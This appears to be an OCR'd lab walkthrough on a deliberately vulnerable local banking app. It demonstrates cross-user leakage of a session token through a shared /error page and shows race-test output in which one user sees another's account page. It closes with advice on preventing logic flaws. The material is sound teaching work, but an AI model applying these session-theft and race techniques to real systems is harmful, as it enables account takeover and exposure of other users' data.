
QuickBank Login

Username:
Password:
Login

Step1: (Goal: Login)

- Browser 1 → Login as alice
- Browser 2 → Login as bob


Browser1:


http://127.0.0.1:5000

Welcome alice

Make Transfer
Logout

Browser 2:


127.0.0.1:5000

Import favorites | Acer


Welcome bob

Make Transfer
Logout

Step2: (Goal: Alice Triggers an Error)

In Browser 1 (Alice):

Go to: Transfer Money




http://127.0.0.1:5000/transfer

Transfer Money

Amount:

Try to transfer the money '5000'.



http://127.0.0.1:5000/error

System Error

User: alice

Session Token: 1a4814d3-dc73-4c1f-a3c6-dc16c26857d0

URL: http://127.0.0.1:5000/transfer

Parameters: {'amount': '5000'}

Error: Transfer limit exceeded

This triggers the artificial bug.

We get redirected to: /error

You'll see:


- Alice's username
- Alice's session token
- Alice's parameters
- Error message

So far, this seems normal.

Step3: (Goal: Bob Steals Alice's Debug Info)

In Browser 2 (Bob): Without triggering any error, manually go to:

http://127.0.0.1:5000/error



System Error

User: alice

Session Token: 1a4814d3-dc73-4c1f-a3c6-dc16c26857d0

URL: http://127.0.0.1:5000/transfer

Parameters: {'amount': '5000'}

Error: Transfer limit exceeded


Bob now sees:

- Alice's username
- Alice's session token
- Alice's transfer details


This is cross-user data leakage.

Example10: Racing against the Login

Browser:



Race condition:



```
PS E:\Tounderstnad\SafeBank Online> python .\race_test.py
bob sees page:

        <h1>Welcome bob</h1>
        <p>Balance: $9000</p>
        <a href="/logout">Logout</a>

--------------------------------------------------
alice sees page:

        <h1>Welcome bob</h1>
        <p>Balance: $9000</p>
        <a href="/logout">Logout</a>

--------------------------------------------------
bob sees page:

        <h1>Welcome bob</h1>
        <p>Balance: $9000</p>
        <a href="/logout">Logout</a>

bob sees page:
alice sees page:

        <h1>Welcome bob</h1>
        <p>Balance: $9000</p>
        <a href="/logout">Logout</a>
        --------------------------------------------------

        <h1>Welcome bob</h1>
        <p>Balance: $9000</p>
        <a href="/logout">Logout</a>
        alice sees page:

--------------------------------------------------

--------------------------------------------------

        <h1>Welcome bob</h1>
        <p>Balance: $9000</p>
        <a href="/logout">Logout</a>
```

Avoiding Logic Flaws:

Logic flaws are prevented by:

- Clear documentation
- Strict session-based identity
- No shared mutable state
- Careful state transitions
- Defensive design reviews
- Lateral thinking during code review

--The End--